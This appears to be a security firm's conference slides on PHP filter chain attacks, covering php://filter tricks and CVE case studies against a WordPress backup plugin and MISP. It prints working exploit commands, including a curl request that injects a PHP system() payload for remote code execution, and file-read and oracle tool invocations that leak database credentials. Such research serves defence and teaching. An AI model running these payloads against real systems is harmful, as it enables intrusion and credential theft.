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PHP filter chains: How to use it

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Wrappers in PHP

What is a wrapper?

<https://www.php.net/manual/en/wrappers.php>


PHP comes with many built-in wrappers for various URL-style protocols for use with the filesystem functions such as `fopen()`, `copy()`, `file_exists()` and `filesize()`.

- Wrappers are meant to be used in various stream manipulation functions
- They imply manipulating local files or trying to access external resources

Wrappers in PHP

Common usage: Local File Inclusion

- In most cases, wrappers are tools used to reach Local File Inclusion
 - Allowing users to reach internal files
 - Allowing them to reach unexpected behaviors



Using php://filter to generate data

What is the php://filter wrapper?

The `php://filter` wrapper is the base of PHP filter chains. It allows users to call an infinite amount of conversions on local file content.

- **String filters** Used to convert characters

- `String.rot13`
- `String.toupper`
- `String.tolower`

- **Conversion filters**

- `Convert.base64-encode` / `Convert.base64-decode` Used to eliminate junk data
- `Convert.iconv.*` The main actor in filter chains, allow to generate arbitrary data and manipulate it

- **Undocumented filter**

- `dechunk` (HTTP chunked data) Used as an oracle to leak file content

Using php://filter to generate data

What is a PHP filter chain?

- This is an example of a PHP filter chain, manipulating the content of the file `test`
 - The first `string.toupper` filter changes its content to `UNE PHRASE DROLE`
 - The second `string.rot13` to `HAR CUENFR QEBYR`
 - And finally `convert.base64-encode` to `SEFSIENVRU5GUIBRRUJZUgo=`

File content can almost get manipulated as pleased by chaining a few of these.

```
$ echo "Une phrase drole" > test
$ php -r 'echo file_get_contents("php://filter/string.toupper/resource=test");'
UNE PHRASE DROLE
$ php -r 'echo file_get_contents("php://filter/string.toupper|string.rot13/resource=test");'
HAR CUENFR QEBYR
$ php -r 'echo file_get_contents("php://filter/string.toupper|string.rot13|convert.base64-encode/resource=test");'
SEFSIENVRU5GUIBRRUJZUgo=
```

Using php://filter to generate data

convert.iconv our best friend


- Allows users to convert a string from one `iconv` encoding to another
 - Can be used to generate a Byte Order Mark by using the encoding `UTF16`
`(\xff\xfe)`
 - This Byte Order Mark will then be manipulated in order to change it to the desired value by chaining several other encodings

Using php://filter to generate data

Prepending the character 8 to any chain

■ Conversion filters

- `Convert.base64-encode` / `Convert.base64-decode` Used to eliminate junk data
 - `Convert.iconv.*` The main actor in filter chains, allow to generate arbitrary data and manipulate it



Using php://filter to generate data

Case study : CVE-2023-6553

- CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE

The screenshot shows a web browser window with the title "Plugins < thcon — WordPress > thcon". The address bar shows the URL "172.17.0.2/wp-admin/plugins.php". The page content is the "Plugins" section of the WordPress admin dashboard. It displays the following information:

- Plugin count: All (2) | Active (1) | Inactive (1) | Update Available (1) | Auto-updates Disabled (2)
- Search bar: Search installed plugins...
- Bulk actions dropdown and Apply button.
- Table header: Plugin, Description, Automatic Updates.
- Plugin list:
 - Backup Migration** (selected):
 - Opt In | Deactivate | Manage
 - Version 1.3.7 (highlighted with a red box)
 - By Migrate | View details
- A yellow banner at the bottom: There is a new version of Backup Migration available. [View version 1.4.5 details](#) or [update now](#).

Using php://filter to generate data

Case study : CVE-2023-6553


- CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE
 - `Content-Dir` header not controlled before passed to `require_once` where `php://` filter can be used
- By using the `php_filter_chain_generator` tool, it is possible to prepend the chain `<?php system("id"); die(); ?>` to a file before its inclusion

```
$ python3 php_filter_chain_generator.py --chain='<?php system("id"); die(); ?>'  
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode| [...] /resource=php://temp  
  
$ curl -X POST http://172.17.0.2/wp-content/plugins/backup-backup/includes/backup-heart.php  
-H "Content-Dir: $(python3 php_filter_chain_generator.py --chain='<?php system("id"); die(); ?>') / grep 'php://'"  
  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
curl: (18) transfer closed with 9 bytes remaining to read
```

Using php://filter to suffix data

Swapping characters

By swapping encodings between little and big endian, it is possible to put characters further on the chain, or to retrieve them at the start of it.



Using php://filter to suffix data

Case study : CVE-2024-29858

- CVE-2024-29858 - Arbitrary file read on MISP
 - Event ['submittedfile']['tmp_name'] parameter is not controlled before being passed to the file_get_contents function.
 - A call to the jsonDecode function checks if the value is a valid JSON document.

The screenshot shows the MISP web interface. The browser title bar reads "Plugins < thcon — WordPress > thcon" and the address bar shows "https://192.168.122.189". The main navigation menu includes Home, Event Actions, Dashboard, Galaxies, Input Filters, Global Actions, Sync Actions, Administration, Logs, and API. On the left, a sidebar titled "List Events" contains links for Add Event, Import from..., REST client, List Attributes, Search Attributes, View Proposals, Events with proposals, and View delegation requests. The main content area is titled "Events" and displays a single event entry. The event details are as follows:

Creator org	Owner org	ID	Clusters	Tags	#Attr.	#Corr.	Creator user	Date	Info	Distribution
360.net Threat Actors		1		custom: CIA - APT-C-39	29		admin@admin.test	2024-02-20	test	Community

Below the event details, a note states "Page 1 of 1, showing 1 records out of 1 total, starting on record 1, ending on 1". At the bottom of the page, there are links for "Download: PGP public key" and a footer message: "This is an initial install Powered by MISP 2.4.185 Please configure and harden accordingly - 2024-04-01 16:38:58".

Using php://filter to suffix data

Case study : CVE-2024-29858

The `wrapwrap` tool can be used to generate a PHP filter chain that also includes a suffix.

The file content is then embedded as a JSON string value.

```
$ ./wrapwrap.py /var/www/MISP/app/Config/database.php '{"response": [{"Event": {"orgc_id": "1", "org_id": "1", "date": "2024-02-29", "threat_level_id": "1", "info": "test", "published": false, "attribute_count": "1", "analysis": "0", "event_creator_email": "admin@admin.test", "Org": {"id": "1", "name": "ORGNAME", "local": true}, "Orgc": {"id": "1", "name": "ORGNAME", "local": true}, "Attribute": [{"type": "text", "category": "Internal reference", "to_ids": false, "distribution": "0", "timestamp": "1709223278", "comment": "", "sharing_group_id": "0", "deleted": false, "disable_correlation": false, "object_id": "0", "object_relation": null, "first_seen": null, "last_seen": null, "value": " ' ' "}]}}]}' 600
[*] Dumping 603 bytes from /var/www/MISP/app/Config/database.php.
[+] Wrote filter chain to chain.txt (size=635222).
$ cat chain.txt
php://filter/convert.base64-encode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.855.UTF7|convert.base64-decode|convert.quoted-printable-encode|convert.base64-decode|convert.base64-encode|convert.iconv.855.UTF7|convert.base64-decode|convert.iconv.437.UCS
[...]
|convert.iconv.855.UTF7|convert.base64-decode|dechunk|convert.base64-decode|convert.base64-decode/resource=/var/www/MISP/app/Config/database.php
```

Using php://filter to suffix data

Case study : CVE-2024-29858

Using php://filter to suffix data

Case study : CVE-2024-29858

As we can see, the content of the `database.php` file was registered as expected.

The screenshot shows a web browser window with the title "Event #11 - MISP". The URL is `https://192.168.122.189/events/view/11`. The page displays the MISP event interface, specifically the "Galaxies" section. At the bottom of the page, there is a table with columns for "Category", "Type", and "Value". One row in the table is highlighted with a red box, showing the following content:

```
M<?php=0A class DATABASE_CONFIG {-0A public $default  
=0A array(-0A 'datasource' =3D> 'Database/Mysql',=0A  
//datasource' =3D> 'Database/Postgres',=0A 'persistent'  
=3D> false,=0A 'host' =3D> 'localhost',=0A  
'login' =3D> 'misp',=0A 'port' =3D> 3306, // MySQL &  
MariaDB=0A //port' =3D> 5432, // PostgreSQL=0A  
'password' =3D>  
e22b1e02525bcc16931b486680b8c30a4831ac4154fa6d6b66a66b4a  
617934c6',=0A 'database' =3D> 'misp',=0A 'pr
```


Using php://filter as an error based oracle

Trigger a memory exhaustion Fatal error

The `UCS-4` encoding is encoded on 4 bytes.

The default `memory_limit` defined in `php.ini` is 128MB.


If the memory PHP tries to read exceeds this value, a fatal error is triggered, this behavior is time-consuming and will in most cases trigger a code error 500 on the web server.



Using php://filter as an error based oracle

Use the dechunk filter to establish what was the character

When using chunked transfer encoding, each chunk is preceded by its size in bytes. It has to be a hexadecimal value.



A terminal window showing the output of a command that generates chunked transfer encoding. The output is:

```
5\r\n      (chunk length)
Chunk\r\n    (chunk data)
f\r\n          (chunk length)
PHPfiltersrock!\r\n    (chunk data)
```

Therefore, it is possible to determine if the first character was hexadecimal or not by combining the `dechunk` filter with a memory exhaustion!

Using php://filter as an error based oracle

Use the dechunk filter to establish what was the character

```
$ echo -n 'bTART' > test
$ php -r 'echo file_get_contents("php://filter/dechunk|convert.iconv.UTF8.UCS-4|[...]|convert.iconv.UTF8.UCS-4/resource=/tmp/test");'
[NO RESULT]
$ echo -n 'START' > test
$ php -r 'echo file_get_contents("php://filter/dechunk|convert.iconv.UTF8.UCS-4|[...]|convert.iconv.UTF8.UCS-4/resource=/tmp/test");'

Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 83886080 bytes) in Command line code on line 1
```

This behavior allows us to leak the first character of a string by sending several requests to the server.

Since it is possible to rotate the string to get other characters from a file content, we are now able to retrieve a file content by sending a lot of requests to the server.

Using php://filter as an error based oracle

CVE-2024-29858 - Arbitrary file read on MISP

The `filters_chain_oracle_exploit` tool allows us to leak the content of `database.php` by analyzing the time between each response.



```
$ python3 filters_chain_oracle_exploit.py --verb POST --target https://192.168.122.189/events/add_misp_export --file /var/www/MISP/app/Config/database.php --parameter 0 --headers '{"Authorization": "QofI2053B6QVMiH6GCDkEF8JnCwgQR06kD9fkMUA", "Content-Type": "application/json", "Accept": "application/json"}' --data '{"Event":{"submittedfile": {"size": -1}}}' --parameter 'Event[submittedfile][tmp_name]' --json=1 --time_based_attack=1 --offset=431 --proxy=http://127.0.0.1:8080
[*] The following URL is targeted : https://192.168.122.189/events/add_misp_export
[*] The following local file is leaked : /var/www/MISP/app/Config/database.php
[*] Running POST requests
[*] Additionnal data used : {"Event":{"submittedfile": {"size": -1}}}
[*] Additionnal headers used : {"Authorization": "QofI2053B6QVMiH6GCDkEF8JnCwgQR06kD9fkMUA", "Content-Type": "application/json", "Accept": "application/json"}
[+] Error handling duration : 1.3668179999999999
[*] Offset of the first character leaked : 431
[*] File leak gracefully stopped.
[+] File /var/www/MISP/app/Config/database.php was partially leaked
ICdlMjJiMWUwMA==
b" 'e22b1e00"
```

Using php://filter as an error based oracle

CVE-2024-29858 - Arbitrary file read on MISP

This trick is noisy, but makes the file leak possible without formatting prerequisites.

250	https://192.168.122.189	POST	/events/add_misp_export	✓	502	1254	JSON
229	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
228	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
227	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
226	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
225	https://192.168.122.189	POST	/events/add_misp_export	✓	500	821	HTML
224	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
223	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
222	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
221	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
220	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
219	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
218	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
217	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
216	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
215	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
214	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
213	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
212	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
211	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
210	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML
209	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
208	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
207	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
206	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1254	JSON
205	https://192.168.122.189	GET	/events/add_misp_export		500	1821	JSON
204	https://192.168.122.189	POST	/events/add_misp_export	✓	302	1071	JSON
203	https://192.168.122.189	POST	/events/add_misp_export	✓	500	1004	HTML

Affected functions (not exhaustive)

include / include_once

require / require_once

file_get_contents

readfile

finfo->file

getimagesize

md5_file

sha1_file

file

fgetcsv

parse_ini_file

copy

file_put_contents

Conclusion: PHP filter chains recap

Strength	Weakness
Does not require file upload	Is based on huge payloads, making it hard to work on other verbs than POST
Targets unexpected functions such as <code>sha1_file</code> or <code>getimagesize</code>	Is not supported by functions such as <code>file_exists</code> or <code>is_readable</code>
Is not well-known yet and is underestimated	Deserialization vulnerabilities based on the wrapper <code>phar://</code> were patched on many projects. Also affecting potential entrypoint for <code>php://</code> based attacks

References

- CVEs:
 - CVE-2023-6553 - WordPress plugin Backup migration - Unauthenticated RCE:
<https://wpscan.com/vulnerability/6a4d0af9-e1cd-4a69-a56c-3c009e207eca/>
 - CVE-2024-29858 - MISP - Arbitrary file read: <https://www.synacktiv.com/advisories/misp-arbitrary-file-read>
- Tools mentioned
 - php_filter_chain_generator: https://github.com/synacktiv/php_filter_chain_generator
 - wrapwrap: <https://github.com/ambionics/wrapwrap>
 - php_filter_chains_oracle_exploit: https://github.com/synacktiv/php_filter_chains_oracle_exploit
- Details about tricks
 - Generate arbitrary data: <https://www.synacktiv.com/publications/php-filters-chain-what-is-it-and-how-to-use-it>
 - Append data: <https://www.ambionics.io/blog/wrapwrap-php-filters-suffix>
 - Error based oracle trick: <https://www.synacktiv.com/publications/php-filter-chains-file-read-from-error-based-oracle>
- Code snippets taken on: <https://carbon.now.sh>



<https://www.linkedin.com/company/synacktiv>



<https://twitter.com/synacktiv>



<https://synacktiv.com>